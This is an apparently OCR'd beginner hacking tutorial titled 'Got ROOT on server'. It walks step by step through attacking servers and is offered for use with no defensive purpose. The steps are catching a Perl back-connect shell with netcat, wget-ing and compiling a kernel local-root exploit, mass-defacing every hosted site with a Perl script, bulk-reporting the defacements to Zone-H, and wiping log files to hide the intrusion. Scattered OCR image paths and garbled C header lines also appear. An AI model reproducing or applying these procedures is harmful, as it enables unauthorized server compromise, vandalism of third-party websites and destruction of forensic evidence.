Got ROOT on server

by

0xHaT

(Black X-Genius)

Special thanks To ketan singh , xGeek , Tunisian People and all DNA Stuxnet members.

This small book is will explain

you how professional hackers got root on servers.

this book is for beginner.

Lessons

Lesson 1	What is Root ?
Lesson 2	How can I get on the Root ?
Lesson 3	Local root and how to search for him ?
Lesson 4	How connect the server ?
Lesson 5	How to get Root access ?
Lesson 6	What happen after the root ?
Lesson 7	The withdrawal of my domain ?
Lesson 8	How to do mass deface ?
Lesson 9	How to register the hacked websites on Zone-h?
Lesson 10	How to clear tracks from serve ?

What is Root ?

Root is the Administrator of all server. If someone got root access he can do anything with server like delete and copy anything on server ; can deface all the home pages (massive deface) ....
We can't talk about root on windows.

That enough for beginner because if I talk about the root I need another book.

So, I guess now we know the importance of root access and why we try to got root.

How can I get on the Root ?

There are 3 ways to get ROOT on server :


1 – With local Root.

2 – With SQL by reading same important files on it root password.

3 – With exploit on software (Buffer Overflow).

In this book , I will explain local Root. I will explain the other ways soon in another book inshallah.

OK, let's back to work.
Now you will told me how I do this.



After Uploading your shell on server and getting the local-root you will do a back connect and run the local-root to Get root .

This is a small idea how it work in the next lesson you will see how to find local-root and run it to get root access .

Local root and how to search for him ?

First of all we you need to know what version of Kernel.

1 - You can know that from your shell

For example this version is 2.6.18 - 2010

OR

2 – Go To Execute case on your shell
and wirite

uname -a

any way you will get the same result .

Now How to find local-root

So go to Google for example

write “Local Root 2.6.18 – 2010”

OR

Go to Security websites

like

Exploit-DB.com

or injector ……..

There are 2 type of local root


1 – Local.c : not ready to use.

2 – Local : ready to use.

OK, I will explain how to make local.c > local on the next lesson.

How to get Root access ?

First, you need a shell on it Back Connect option like in this picture .



1 - Your IP
2 - Port
3 – leave it Perl for now
4 – Connect

So now you must receive the back connect with a Tool named netcat u can download it from the net. After that open your CMD if you are under-windows or terminal if you are under-Linux.
I will explain only Windows and because is the same on Linux.

1- Press nc -vlp 433

2- Wget [the link of the local-Root.zip]

3 - unzip local-Root.zip

4 - chmod 777 local.c

5 - now to change the local-root from

local.c > local

gcc local.c -o local Then you will find local.c transformed to local

6 - chmod 777 local

7 - ./local to local root work

8 – su

then see your id

uid=0(root) gid=0(root) groups=0(root)

What happen after the root ?

The withdrawal of my domain ?

OK ; now we need to know the all Domain Names on the server and there are 2 ways to do that :

First ; register at *whois.domaintools.com* then login then insert the IP of the server
if you don't know how to get the ip
go to

CMD > Ping WebsiteName.com

Then you will see the IP [XX.XX.XX.XX]

OK,

but sometimes don't give you the full name of all websites so we move to the second way is reading files on server contain Websites name Write in your shell ls -la /etc/valiases OR ls /var/named and you will find all websites names.

How to do mass deface ?

Massive deface mean change all home pages on the server .

To do that there are a script on PERL will change all Index.html with your index

For now I will explain how to run the script ok upload it to server and I prefer the /tmp/ Because it always CHMOD 777 .

So t do the massive deface

1 – Wget Link.mass.zip

2 - unzip mass.zip after the extraction you will find mass.pl

3 – upload your index on server /tmp/index.html

4 – to run the script enter this CMD

perl mass.pl “path to your index”

here for example : perl mass.pl /tmp/index.html

Then all Home pages of the server will be defaced.

You will find all used scripts on this book with Tools.rar.

How to register the hacked websites on Zone-h?

First what is Zone H ?

Zone H is website to register the hacked websites with your Name or Pseudo.

Zone H also count the hacked websites on your carrier . This why professional Hackers register what they do there.

To register on Zone H there are a script on perl to register many website at the same time .

You will find this script on Tools.rar with this book .

OK , Now I will explain how it work

1 – Get all websites name and save it on WEB.txt file

Example :

website.com
website2.com
.
.

2 – now run the perl script

perl zone.pl WEB.txt Your Pseudo

Example

perl zone.pl WEB.txt 0xHaT

How to clear tracks from server ?

The must important thing is how to clear tracks.

You will ask me why I do that ?
When u hack the website there is a LOG files save your CMD and your IP Adress .
You must delete it before the Web master (the owner of the target website) see it.

How to do that ?

OK; I just make it easy for all reader of my book the masse.pl Did you remember that script.
I just patch it to auto delete all the log files automatically after the mass deface.

FIN


0xHaT
Black Hat
#INCLUDE <SYS/SOCKET.H>
#INCLUDE <SYS/TYPES.H>
#INCLUDE <STDIO.H>
#INCLUDE <ARPA/INET.H>
#INCLUDE <SYS/TIME.H>
MAIN (INT ARGC, CHAR **ARGV)
TUNISIAN HACKER

Finally, I wanna say Good Luck :D
I Hope you like the Book
if you need help
Contact me

My facebook :

facebook.com/0xhat

```
'Write your problem in my
wall no msg please '
```

My Page :

facebook.com/0xHat.PAGE

My msn :

t.virus@live.fr